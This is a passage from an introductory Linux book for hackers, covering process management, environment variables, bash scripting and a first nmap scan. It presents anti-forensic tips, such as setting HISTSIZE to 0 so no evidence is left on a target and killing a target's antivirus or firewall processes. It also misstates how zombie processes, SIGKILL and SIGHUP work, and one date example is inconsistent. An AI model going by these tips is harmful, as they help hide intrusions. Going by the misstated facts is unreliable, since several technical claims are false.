```
kali> sudo nice -n 10 /bin/slowprocess
```

Give this a try on a process you have currently running and then run `ps` to see how it changes, if at all.

Changing the Priority of a Running Process with renice

The `renice` command takes absolute values between –20 and 19 and sets the priority to that particular level, rather than increasing or decreasing it from the level at which it started. In addition, `renice` requires you to supply the

PID of the process you are targeting rather than its name. So, if `slowprocess` is using an inordinate amount of resources on your system and you want to give it a lower priority to allow other processes access to more resources, you could `renice` the `slowprocess` (which has a PID of 6996) and give it a much higher `nice` value, like so:

```
kali> sudo renice 19 6996
```

As with `nice`, only the root user can `renice` a process to a negative value to give it higher priority, but any user can reduce priority.

You can also use the `top` utility to change the `nice` value. With the `top` utility running, simply press the R key and then supply the process's PID and a `nice` value. Listing 6-4 shows the `top` utility running and its output when I press the R key and supply the PID and `nice` value.

```
top - 21:36:56 up 21:41,  2 users, load average: 0.60, 0.22, 0.11
Tasks: 128 total,  1 running, 127 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.5 us, 0.7 sy, 0.0 ni, 96.7 id, 1.1 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem:  511864 total,  500780 used, 11084 free,  152308 buffers
KiB Swap:  901116 total,  14444 used,  886672 free,  171376 cached
❶ PID to renice
|
PID   USER  PR  NI  VIRT   RES   SHR   S  %CPU  %MEM  TIME      COMMAND
5451  root  20  0   1577m  19m   14m   S  5.3   3.9   42:46.26  OLLYDBG.EXE
2766  root  20  0   55800  20m   5480  S  2.6   4.0   1:01.42   Xorg
5456  root  20  0   6356   4272  1780  S  1.3   0.8   13:21.69  wineserver
7     root  20  0   0      0     0     S  0.3   0.0   0:30.12   rcu_sched
5762  root  20  0   174m   20m   17m   S  0.3   4.1   0:04.74   gnome-terminal
```

Listing 6-4: Changing a `nice` value when `top` is in use

When I press the R key, I'm asked for the PID ❶ with the text `renice PID [value] to value`. The output should then change to reflect the new priorities.

Killing Processes

At times, a process will consume way too many system resources, exhibit unusual behavior, or, at worst, freeze. Such a process is often referred to as a *zombie process*. For you, probably the most problematic symptom will be wasted resources used by the zombie that could be better allocated to useful processes.

When you identify a problematic process, you may want to stop it with the `kill` command. There are many ways to kill a program, as the `kill` command has 64 kill signals, and each does something slightly different. Here, we focus on a few you will likely find most useful. The syntax for the `kill` command is `kill -signalPID`, where the signal switch is optional. If you don't provide a signal flag, it defaults to `SIGTERM`. Table 6-1 lists the common kill signals.

Table 6-1: Commonly Used Kill Signals

Signal name	Number for option	Description
SIGHUP	1	This is known as the *Hangup (HUP)* signal. It stops the designated process and restarts it with the same PID.
SIGINT	2	This is the *Interrupt (INT)* signal. It is a weak kill signal that isn't guaranteed to work but does in most cases.
SIGQUIT	3	This is known as the *core dump*. It terminates the process and saves the process information in memory. Then it saves this information in the current working directory to a file named *core*. (The reasons for doing this are beyond the scope of this book.)
SIGTERM	15	This is the *Termination (TERM)* signal. It is the `kill` command's default kill signal.
SIGKILL	9	This is the absolute kill signal. It forces the process to stop by sending the process's resources to a special device, */dev/null*.

Using the `top` command, you can identify which processes are using too many resources; often, those processes will be legitimate, but there may also be malicious processes taking resources that you'll want to kill.

If you merely want to restart a process with the HUP signal, enter the `-1` option with `kill`, like so:

```
kali> sudo kill -1 6996
```

In the case of a zombie or a malicious process, you likely want to send the `kill -9` signal, the absolute kill signal, to the process. This makes sure the process is terminated.

```
kali> sudo kill -9 6996
```

If you don't know a process's PID, you can use the `killall` command to kill the process. This command takes the name of the process, instead of the PID, as an argument.

For example, you could terminate a hypothetical `zombieprocess` like this:

```
kali> sudo killall -9 zombieprocess
```

Finally, you can also terminate a process in the `top` command. Simply press the K key and then enter the PID of the offending process.

Running Processes in the Background

In Linux, whether you're working from the command line or the GUI, you're operating in a shell. All commands you run are executed from within that shell, even if they run from the graphical interface. When you execute a command, the shell waits until the command is completed before offering another command prompt.

At times, you may want a process to run in the background, rather than having to wait for it to complete in that terminal. For instance, say we want to work on a script in a text editor. We'd enter the following to call our text editor (mousepad):

```
kali> sudo mousepad newscript
```

The bash shell will open mousepad to create *newscript*. While we work in mousepad, the terminal will be busy running it and won't display a new prompt that would allow us to enter more commands.

We could, of course, open another terminal to run more commands, but a better option to save resources and screen real estate is to start the text editor running in the background. Running a process in the background simply means that it will continue to run without needing the terminal. In this way, the terminal is freed up for other duties.

To start the text editor in the background, just append an ampersand (`&`) to the end of the command, like so:

```
kali> sudo mousepad newscript &
```

Now, when the text editor opens, the terminal returns a new command prompt so we can enter other commands on our system while also editing our *newscript*. This is effective for any process that may run for a significant length of time when you want to use the terminal. As a hacker, you'll find this useful for running multiple terminals with multiple tasks, allowing you to save resources and screen space.

You can also move a process to the background using the `bg` command followed by the PID of the process. If you don't know the PID, you can use the `ps` command to find it.

Moving a Process to the Foreground

If you want to move a process running in the background to the foreground, you can use the `fg` (foreground) command. The `fg` command requires the name of the process you want to return to the foreground, as shown here:

```
kali> sudo fg newscript
```

Scheduling Processes

Both Linux system administrators and hackers often need to schedule processes to run at a particular time of day. A system administrator might want to schedule a system backup to run every Saturday night at 2:00 AM, for example. A hacker might want to set a script to run on a regular basis that looks for open ports or vulnerabilities. In Linux, you can accomplish this in at least two ways: with `at` and `crond`.

The at command is used to set up the *daemon* (a background process) atd, which is useful for scheduling a job to run once at some point in the future. The crond daemon is more suited for scheduling tasks to occur every day, week, or month, and we'll cover it in detail in Chapter 16.

To use at, you must install it on your system:

```
kali> sudo apt install at
```

We use the at daemon to schedule the execution of a command or set of commands in the future, following the command by the time at which to execute the process. The time argument can be provided in various formats. Table 6-2 contains the most common at time formats.

Table 6-2: Time Formats Accepted by the at Command

Time format	Meaning
at 7:20pm	Scheduled to run at 7:20 PM on the current day
at 7:20pm June 25	Scheduled to run at 7:20 PM on June 25
at noon	Scheduled to run at noon on the current day
at noon June 25	Scheduled to run at noon on June 25
at tomorrow	Scheduled to run tomorrow
at now + 20 minutes	Scheduled to run in 20 minutes from the current time
at now + 10 hours	Scheduled to run in 10 hours from the current time
at now + 5 days	Scheduled to run in five days from the current date
at now + 3 weeks	Scheduled to run in three weeks from the current date
at 7:20pm 06/25/2024	Scheduled to run at 7:20 PM on June 25, 2025

When you enter the at daemon with the specified time, at goes into interactive mode, and you'll be greeted with an at> prompt. Here is where you enter the command you want executed at the specified time:

```
kali> sudo at 7:20am
at> /root/myscanningscript
```

This code snippet will schedule *myscanningscript* to execute today at 7:20 AM. When you want to stop entering commands, press CTRL-D.

Summary

Managing processes in Linux is a key skill for every Linux user and hacker. You must be able to view, find, kill, prioritize, and schedule processes to manage your Linux instance optimally. A hacker often will need to find processes on the target they want to kill, such as the antivirus software or a firewall. They will also need to manage multiple processes in an attack and prioritize them.

Exercises

1. Run the `ps` command with the `aux` options on your system and note which process is first and which is last.
2. Run the `top` command and note the two processes using the greatest amount of resources.
3. Use the `kill` command to kill the process that uses the most resources.
4. Use the `renice` command to reduce the priority of a running process to +19.
5. Create a script called *myscanning* (to see how to write a bash script, see Chapter 8; the content of the script is not important) with a text editor and then schedule it to run next Wednesday at 1:00 AM.

7

MANAGING USER ENVIRONMENT VARIABLES

To get the most from your Linux hacking system, you need to understand environment variables and be adept at managing them for optimal performance, convenience, and even stealth. *Environment variables* are process-wide variables built into your system and interface that control the way your system looks, acts, and "feels" to the user, and they are inherited by any child shells or processes. *Shell variables*, on the other hand, are typically listed in lowercase and are valid only in the shell they are set in.

Among the topics that Linux newcomers find problematic, managing the user environment variables might be the most difficult to master. We cover some of the most useful skills for environment and shell variables in this chapter, without going too deep into the differences between them. In Kali Linux, your environment is your bash shell. Each user, including root, has a default set of environment variables that determine how the system looks, acts, and feels. You can change the values for these variables to make your system work more efficiently, tailor your work environment to best meet your individual needs, and potentially cover your tracks if you need to.

Changing the Default Shell to Bash

At this time, I need to delve into some Linux esoterica. I apologize before I even start. I'll try to keep it brief.

What we often refer to as the terminal is technically a "shell." It provides us with access through the command line to the operating system, in this case, Linux. Almost from its birth, Linux has used the Bourne-Again SHell (BASH) as its default shell. Of course, it's not the only shell available, but most people like it and have grown accustomed to its quirks and features. In recent years, there has been a movement toward another shell known as the *Z shell (zsh)*, which offers some new and different features from the bash shell. It was recently adopted by both Apple and the developers of Kali. It is now the default shell in Kali.

A major purpose of this book is to teach Linux in a concise and understandable way. Bash is used on nearly every *other* Linux distribution you might work on, except Kali. For that reason, I think it is best, at this point in time, to change the default shell in our Kali system to the more widely used bash. Fortunately, the developers of Kali have made it extraordinarily simple to change from the default Z shell to tried-and-true bash, so let's do that.

At the Kali prompt, enter **kali-tweaks**:

```
kali> sudo kali-tweaks
```

After pressing ENTER, a simple graphical interface will pop up, like the one shown in Figure 7-1, bringing you fond memories of Windows 98 (a simple design with primary colors).



Figure 7-1: `kali-tweaks`

Using this menu, you can harden your command line interface to make it more secure, install additional tools for hacking, configure your repositories, change your shell and prompt, and configure your virtual machines.

Press the down arrow until **Shell & Prompt** is highlighted, then press ENTER to select it. The next screen should offer you three choices: Configure Prompt, Set the Default Login Shell, and Reset the Shell Config files. Highlight the second option and press ENTER.

Now you should see two options for the default login shell, bash or Z shell. Highlight **bash**, press the spacebar to select it, then click **Apply**. Close the shell and log out. When you log back in, you will be in the bash shell.

Viewing and Modifying Environment Variables

You can view all your default environment variables by entering `env` into your terminal from any directory:

```
kali> env
XDG_VTNR=7
SSHAGENT_PID=922
XDG_SESSION_ID=2
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/root
GLADE_PIXMAP_PATH=:echo
TERM=xterm-256color
SHELL=/bin/bash
--snip--
USER=kali
--snip--
PATH=/usr/local/sbin :usr/local/bin:/usr/sbin:/sbin/bin
--snip--
HOME=/kali
--snip--
```

As shown here, variables are simply strings in key-value pairs. Generally, each pair follows the format *`KEY=value`*, though variables with multiple values will look like this: *`KEY=value1:value2`*. As with most things in Linux, if the value contains spaces, they need to be contained in quotation marks.

Environment variables are always uppercase, as in `HOME`, `PATH`, `SHELL`, and so on. The ones shown here are only the default environment variables that come on your system. Users can also create their own variables, and as you will see, we need a different command to include those in the output.

Viewing All Environment Variables

To view all environment variables, including shell variables, local variables, and shell functions, such as any user-defined variables and command aliases, use the `set` command. This command lists all environment variables unique to your system, which in most cases will give you an output so long you won't be able to view it all on a single screen. You can request to view each variable, line by line, in a more accessible fashion using `set` and piping it to the `more` command, as follows:

```
kali> set | more
BASH=/bin/bash
BASHOPTS=checkwinsize:cmdlist:complete_fullquote:expand_aliases:extglob...
BASH_ALIASES=()
BASH_ARGC=([0] = "0")
BASH_ARGV=()
--snip--
```

Now the list of variables fills up one screen, line by line, and then stops. When you press ENTER, the terminal advances to the next line, taking you to the next variable, so you can scroll through by pressing or holding ENTER. As you might recall from Chapter 2, whenever you use the `more` command for output, you can enter `q` to quit (or exit) and return to the command prompt.

Filtering for Particular Variables

Although using `set` with `more` gives more manageable results than looking through the huge chunk of variable names you get with `set` alone, it can still be rather tedious if you're looking for a particular variable. Instead, you can use the filtering command `grep` to find your variable of interest.

Let's use the variable `HISTSIZE` as an example. This variable contains the maximum number of commands your command history file will store. The command history file contains the commands you've previously typed into your command prompt in this session, which you can retrieve with the up and down arrow keys. Note that `HISTSIZE` doesn't store the commands themselves, just the number of them that can be stored.

Pipe your `set` output with `grep` to find the `HISTSIZE` variable, like so:

```
kali> set | grep HISTSIZE
HISTSIZE=1000
```

As you can see, this command finds the variable `HISTSIZE` and displays its value. By default, it is probably set to `1000` on your system. This indicates that the terminal will store your last 1,000 commands by default.

Changing Variable Values for a Session

Now let's see how to change a variable's value. As noted, the `HISTSIZE` variable contains the number of commands to store in the history file. Sometimes, you won't want your system to save past commands. Perhaps because you don't want to leave any evidence of your activity on a target system. In that case, you can set the `HISTSIZE` variable to `0` so the system won't store any of your past commands. Because this variable has a single value, you can simply assign it a new value in the familiar way shown in Listing 7-1.

```
kali> HISTSIZE=0
```

Listing 7-1: Changing the value of `HISTSIZE`

Now, when you try to use the up and down arrow keys to recall your commands, nothing happens because the system no longer stores them. This is stealthy, although it can be inconvenient.

Making Variable Value Changes Permanent

When you change an environment variable, that change occurs only in that particular environment (in this case, the bash shell session). This means that when you close the terminal, any changes you made are lost, and values return to their defaults. If you want to make the changes permanent, you need to use the `export` command. This command exports the new value from your current environment to the rest of the system, making it available in every environment until you change and export a new value.

Variables are strings, so if you run on the cautious side, it isn't a bad idea to save their contents to a text file before you modify them. For example, since we're about to change the `PS1` variable, which controls the information you display in the prompt, you can first run the following command to save the existing values to a text file in the current user's home directory:

```
kali> echo $HISTSIZE> ~/valueofHISTSIZE.txt
```

This way, you can always undo your changes. To be even more cautious and create a text file with all the current settings, you can save the output of the `set` command to a text file with a command like this one:

```
kali> set> ~/valueofALLon01012025.txt
```

After you've changed a variable, as we did in Listing 7-1, you can make the change permanent by entering `export` and then the name of the variable you changed, as shown here:

```
kali> export HISTSIZE
```

Now the `HISTSIZE` variable will still be set to 0 in this environment and will no longer store your commands. If you want to reset the `HISTSIZE` variable to 1,000, simply enter this:

```
kali> HISTSIZE=1000
kali> export HISTSIZE
```

This code snippet sets your `HISTSIZE` variable's value to 1,000 and exports it to all your environments.

Changing Your Shell Prompt

Your shell prompt, another environment variable, provides you with useful information such as the user you're operating as and the directory in which you're currently working. The default shell prompt in Kali takes the following format:

```
username@hostname:current_directory$
```

If you're working as the root user, this translates to the following default prompt:

```
root@kali:current_directory#
```

You can change the name in the default prompt by setting the value for the `PS1` variable, which contains a set of placeholders for the information to display in the prompt, including the following:

`\u` The name of the current user

`\h` The hostname

`\w` The base name of the current working directory

This is very useful if you happen to have shells on multiple systems or are logged into multiple accounts. By using the `\u` and `\h` values, you can tell at a glance who you are and what your current system is.

Let's have a little fun and change the prompt in your terminal. For example, you could enter the following:

```
kali> PS1="World's Best Hacker: #"
World's Best Hacker: #
```

Now, every time you use this terminal, you'll be reminded that you are the world's best hacker. But any subsequent terminal you open will still have the default command prompt, because the `PS1` variable holds values for your terminal session only. If you really like this new command prompt and want to continue to use it, you need to export it, like so:

```
kali> export PS1
```

How about a little more fun? Say you really want your terminal to look like a Windows `cmd` prompt. In this case, you could change the prompt name to `C:` and keep the `\w` to have the prompt show your current directory, as shown in Listing 7-2.

```
kali> export PS1='C:\w> '

C:/tmp>
```

Listing 7-2: Changing the prompt and showing the current directory

Displaying your current directory in the prompt can be useful, particularly to a beginner, so it's something to consider when you change your `PS1` variable.

Changing Your PATH

One of the most important variables in your environment is your PATH variable, which controls where on your system your shell will look for the commands you enter, such as grep, ls, and echo. Most commands are located in the *sbin* or *bin* subdirectory, like */usr/local/sbin* or */usr/local/bin*. If the bash shell doesn't find the command in one of the directories in your PATH variable, it will return the error command not found, even if that command exists in a directory not in your PATH.

You can find out which directories are stored in your PATH variable by using echo on its contents, like so:

```
kali> echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Your terminal will search the directories listed here for all commands. When you enter ls, for example, the system will know to look in each of these directories for it, then execute it.

Each directory is separated by a colon (:). Don't forget to add the $ content symbol to PATH. When we put a $ before a variable, we are asking the system for the content of the variable.

Adding to the PATH Variable

You can probably see why it's important to know what is in your PATH variable: if you downloaded and installed a new tool (say, newhackingtool) into the */root/newhackingtool* directory, you could use commands from that tool only when you were in that directory, because that directory is not in the PATH variable. Every time you wanted to use that tool, you would first have to navigate to */root/newhackingtool*, which is a bit inconvenient if you want to use the tool often.

To be able to use this new tool from any directory, you need to add the directory holding this tool to your PATH variable. To add *newhackingtool* to your PATH variable, enter the following:

```
kali> PATH=$PATH:/root/newhackingtool
```

This assigns the original PATH variable plus the */root/newhackingtool* directory to the new PATH variable, so the variable contains everything it did before, plus the new tool directory.

If you examine the contents of the PATH variable again, you should see that the directory has been appended to the end of PATH, as shown here:

```
kali> echo $PATH
/usr/local/sbin:usr/local/bin:/usr/sbin:/sbin/bin:/root/newhackingtool
```

Now you can execute newhackingtool applications from anywhere on your system, rather than having to navigate to its directory. The bash shell will look in all directories listed for your new tool.

NOTE *Adding to* `PATH` *can be a useful technique for directories you use often but be careful not to add too many directories to your* `PATH` *variable. Because the system will have to search through each and every directory in* `PATH` *to find commands, adding a lot of directories could slow down your terminal.*

How Not to Add to the PATH Variable

One mistake commonly made by new Linux users is assigning a new directory, such as */root/newhackingtool*, directly to the `PATH` variable in this way:

```
kali> PATH=/root/newhackingtool
kali> echo $PATH
/root/newhackingtool
```

If you use this command, your `PATH` variable will contain *only* the */root/newhackingtool* directory and no longer contain the system binaries directories such as */bin*, */sbin*, and others that hold critical commands. When you then go to use any of the system commands, you'll receive the error `command not found`, as shown next, unless you first navigate to the system binaries directory when you execute the command:

```
kali> ls
bash: ls: command not found
```

Remember that you want to *append* to the `PATH` variable, not replace it. If you're in doubt, save the contents of the variable somewhere before you modify it.

Creating a User-Defined Variable

You can create your own custom, user-defined variables in Linux by simply assigning a value to a new variable that you name. This may be useful when you are doing some more advanced shell scripting or find that you're often using a long command that you get tired of typing over and over.

The syntax is straightforward: enter the name of your variable, followed by the assignment symbol (`=`) without a space, and the value to put in the variable, as shown here:

```
kali> MYNEWVARIABLE="Hacking is the most valuable skill set in the 21st century"
```

This assigns a string to the variable `MYNEWVARIABLE`. To see the value in that variable, use the `echo` command and the `$` content symbol with the variable name, as we did earlier:

```
kali> echo $MYNEWVARIABLE
Hacking is the most valuable skill set in the 21st century
```

Just like our system environment variables, user-defined variables must be exported to persist to new sessions.

If you want to delete this new variable, or any variable, use the `unset` command. Always think before deleting a system variable, though, because your system will probably operate much differently afterward.

```
kali> unset MYNEWVARIABLE
kali> echo $MYNEWVARIABLE
kali>
```

As you can see, when you enter `unset MYNEWVARIABLE`, you delete the variable along with its value. If you use `echo` on that same variable, Linux will now return a blank line.

Summary

You might find environment variables foreign, but it's worth getting to know them. They control how your working environment in Linux looks, acts, and feels. You can manage these variables to tailor your environment to your needs by changing them, exporting them, and even creating your own. In some cases, they may be useful for covering your tracks as a hacker.

Exercises

1. View all of your environment variables with the `more` command.
2. Use the `echo` command to view the `HOSTNAME` variable.
3. Find a method to change the slash (/) to a backslash (\) in the faux Microsoft `cmd PS1` example (see Listing 7-2).
4. Create a variable named `MYNEWVARIABLE` and put your name in it.
5. Use `echo` to view the contents of `MYNEWVARIABLE`.
6. Export `MYNEWVARIABLE` so that it's available in all environments.
7. Use the `echo` command to view the contents of the `PATH` variable.
8. Add your home directory to the `PATH` variable so that any binaries in your home directory can be used in any directory.

8

BASH SCRIPTING

Any self-respecting hacker must be able to write scripts. For that matter, any self-respecting Linux administrator must be able to script. Hackers often need to automate commands, sometimes from multiple tools, and this is most efficiently done through short programs they write themselves.

In this chapter, we build a few simple bash shell scripts to start you off with scripting. We'll add capabilities and features as we progress, eventually building a script capable of finding potential attack targets over a range of IP addresses.

To become an *elite* hacker, you also need the ability to script in one of the widely used scripting languages, such as Ruby (Metasploit exploits are written in Ruby), Python (many hacking tools are Python scripts), or Perl (Perl is the best text-manipulation scripting language). I give a brief introduction to Python scripting in Chapter 17.

A Crash Course in Bash

A *shell* is an interface between the user and the operating system that enables you to manipulate files and run commands, utilities, programs, and much more. The advantage of a shell is that you perform these tasks immediately from the computer and not through an abstraction, like a GUI, which allows you to customize your task to your needs. As mentioned in Chapter 7, a number of different shells are available for Linux, including the Korn shell, the Z shell, the C shell, and the Bourne-again shell, more widely known as bash.

In recent years, the developers of Kali Linux have changed from the bash shell to the Z shell as the default shell. Although there is nothing wrong with the Z shell (macOS has changed as well) since most Linux and Unix distributions (Red Hat, Ubuntu, Solaris, and so on) still use the bash shell, I think we should too. Luckily, the developers of Kali Linux have made it easy to switch your default shell back to bash using the command `kali-tweaks`.

Simply enter this command

```
kali> kali-tweaks
```

and it opens a graphical user interface like that shown in Figure 8-1.



Figure 8-1: The main Kali menu

Use your down arrow key to select the fourth option, **Shell & Prompt**, and press ENTER. This will open the screen shown in Figure 8-2.



Figure 8-2: The Shell & Prompt setting

Scroll down to the second option, **Default Login Shell**, and press ENTER. This will open the screen shown in Figure 8-3.

Figure 8-3: Selecting the bash shell

Use your spacebar to select Bash and then scroll down to **Apply** and press ENTER. You will then be prompted for your password, and when you enter it, your system will respond with the message shown in Figure 8-4.

Figure 8-4: Kali lets you know that the login shell has changed.

Now, press ENTER, log out and log back in, and your shell will be changed to the most common shell in the Linux/Unix world, bash!

The bash shell can run any system commands, utilities, or applications your usual command line can run, but it also includes some of its own built-in commands. Table 8-1 later in the chapter provides a reference to some useful commands that reside within the bash shell.

In earlier chapters, you used the `cd`, `pwd`, `set`, and `umask` commands. In this chapter, you will be using two more commands: the `echo` command, used in Chapter 7, which displays messages to the screen, and the `read` command, which reads in data and stores it somewhere else. Just learning these two commands alone will enable you to build a simple but powerful tool.

You'll need a text editor to create shell scripts. A text editor is a program that can edit plain, unformatted text, like Notepad in Windows or TextEdit in macOS. You can use whichever Linux text editor you like best. Popular hacker choices include vi, vim, emacs, gedit, kate, and so on. I'll be using mousepad in this book, as I have in previous chapters. Using a different editor should *not* make any difference in your script or its functionality.

Your First Script: "Hello, Hackers-Arise!"

For your first script, we will start with a simple program that returns a message to the screen that says `Hello, Hackers-Arise!` Open your text editor, and let's go.

To start, you need to tell your operating system which interpreter you want to use for the script. To do this, enter a *shebang*, which is a combination of a hash mark and an exclamation mark, like so:

```
#!
```

You then follow the shebang (`#!`) with `/bin/bash` to indicate that you want the operating system to use the bash shell interpreter. As you'll see in later chapters, you could also use the shebang to use other interpreters, such as Perl or Python. Here, you want to use the bash interpreter, so enter the following:

```
#! /bin/bash
```

Next, enter the `echo` command, which tells the system to simply repeat (or *echo*) back to your monitor whatever follows the command.

In this case, we want the system to echo back to us `Hello, Hackers-Arise!`, as done in Listing 8-1. Note that the text or message we want to echo back must be in double quotation marks.

```
#! /bin/bash

# This is my first bash script. Wish me luck.

echo "Hello, Hackers-Arise!"
```

Listing 8-1: Your "Hello, Hackers-Arise!" script

Here, you also see a line that's preceded by a hash mark (`#`). This is a *comment*, which is a note you leave to yourself or anyone else reading the code, to explain what you're doing in the script. Programmers use comments in every coding language. These comments are not read or executed

by the interpreter, so you don't need to worry about messing up your code. They are visible only to humans. The bash shell knows a line is a comment if it starts with the # character.

Now, save this file as *HelloHackersArise* with no extension, and exit your text editor.

Setting Execute Permissions

By default, a newly created bash script is not executable even by you, the owner. Let's look at the permissions on our new file in the command line by using `cd` to move into the directory and then entering `ls -l`. It should look something like this:

```
kali> ls -l
--snip--
-rw-r--r-- 1 kali kali 90 Oct 22 14:32 HelloHackersArise
--snip--
```

As you can see, our new file has `rw-r--r--` (644) permissions. As you learned in Chapter 5, this means the owner of this file has only read (`r`) and write (`w`) permissions, but no execute (`x`) permissions. The group and all other users have only read permissions. We need to give ourselves execute permissions in order to run this script. We change the permissions with the `chmod` command, as you saw in Chapter 5. To give the owner, the group, and all others execute permissions, enter the following:

```
kali> sudo chmod 755 HelloHackersArise
```

Now when we do a long listing on the file, like so, we can see that we have execute permissions:

```
kali> ls -l
--snip--
-rwx r-x r-x 1 kali kali 42 Oct 22 14:32 HelloHackersArise
--snip--
```

The file will also be in green, another indicator of its execute permissions. The script is now ready to run!

Running HelloHackersArise

To run our simple script, enter the following:

```
kali> ./HelloHackersArise
```

The `./` before the filename tells the system that we want to execute this script in the file *HelloHackersArise* from the current directory. It also tells the system that if there is another file in another directory named *HelloHackersArise*, please ignore it and run *HelloHackersArise* only in the current directory. It may seem unlikely that there's another file with this name

on your system, but it's good practice to use the `./` when executing files, as this localizes the file execution to the current directory, and many directories will have duplicate filenames, such as *start* and *setup*.

When we press ENTER, our very simple script returns our message to the monitor:

```
Hello, Hackers-Arise!
```

Success! You just completed your first shell script!

Adding Functionality with Variables and User Input

So, now we have a simple script. All it does is echo back a message to standard output. If we want to create more advanced scripts, we will likely need to add some variables.

A *variable* is an area of storage that can hold something in memory. That "something" might be some letters or words (strings) or numbers. It's known as a variable because the values held within it are changeable; this is an extremely useful feature for adding functionality to a script.

In our next script, we will add functionality to prompt the user for their name, place whatever they input into a variable, then prompt the user for the chapter they're at in this book, and place that keyboard input into a variable. After that, we'll echo a welcome message that includes their name and the chapter back to the user.

Open a new file in your text editor and enter the script shown in Listing 8-2.

```
❶ #! /bin/bash

❷ # This is your second bash script. In this one, you prompt
  # the user for input, place the input in a variable, and
  # display the variable contents in a string.

❸ echo "What is your name?"

  read name

❹ echo "What chapter are you on in Linux Basics for Hackers?"

  read chapter

❺ echo "Welcome $name to Chapter $chapter of Linux Basics for Hackers!"
```

Listing 8-2: A simple script making use of variables

We open with `#! /bin/bash` to tell the system we want to use the bash interpreter for this script ❶. We then add a comment that describes the script and its functionality ❷. After that, we prompt the user for their name and ask the interpreter to read the input and place it into a variable we call `name` ❸. Then we prompt the user to enter the chapter they are currently working through in this book, and we again read the keyboard input into a variable, this time called `chapter` ❹.

In the final line, we construct a line of output that welcomes the reader by their name to the chapter they are on ❺. We use the `echo` command and provide the text we want to display on the screen in double quotes. Then, to fill in the name and chapter number the user entered, we add the variables where they should appear in the message. As noted in Chapter 7, to use the values contained in the variables, you must precede the variable name with the `$` symbol.

Save this file as *WelcomeScript.sh*. The *.sh* extension is the convention for script files. You might have noticed we didn't include the extension earlier; it's not strictly required, and it makes no difference if you leave the extension off. The extension can be a useful indicator for other people that this file is a shell script, though.

Now, let's run this script. Don't forget to give yourself execute permission with `chmod` first; otherwise, the operating system will scold you with a `Permission denied` message.

```
kali> ./WelcomeScript.sh
What is your name?
OccupytheWeb
What chapter are you on in Linux Basics for Hackers?
8
Welcome OccupytheWeb to Chapter 8 of Linux Basics for Hackers!
```

As you can see, your script took input from the user, placed it into variables, and then used those inputs to make a greeting for the user.

This is a simple script, but it taught you how to use variables and take input from the keyboard. These are both crucial concepts in scripting that you will need to use in more complex scripts in future.

Your Very First Hacker Script: Scan for Open Ports

Now that you have some basic scripting skills, let's move to some slightly more advanced scripting that has real-world application to hacking. We'll use an example from the world of black hat hacking. *Black hat hackers* are those with malicious intentions, such as stealing credit card numbers or defacing websites. *White hat hackers* are those with good intentions, such as helping software developers or system administrators make their systems more secure. *Gray hat hackers* are those who tend to move between these two extremes.

Before you continue, you need to become familiar with a simple yet essential tool named nmap that comes installed on Kali by default. You've likely heard the name; nmap is used to probe a system to see whether it is connected to the network and finds out what ports are open. From the open ports discovered, you can surmise what services are running on the target system. This is a crucial skill for any hacker or system administrator.

In its simplest form, the syntax for running an nmap scan looks like this:

```
nmap<type of scan><target IP><optionally, target port>
```

Not too difficult. The simplest and most reliable nmap scan is the TCP connect scan, designated with the `-sT` switch in nmap. So, if you wanted to scan IP address 192.168.181.1 with a TCP scan, you would enter the following:

```
nmap -sT 192.168.181.1
```

To take things a step further, if you wanted to perform a TCP scan of address 192.168.181.1, looking to see whether port 3306 (the default port for MySQL and MariaDB) was open, you could enter this:

```
nmap -sT 192.168.181.1 -p 3306
```

Here, `-p` designates the port you want to scan for. Go ahead and try it out now on your Kali system.

Our Task

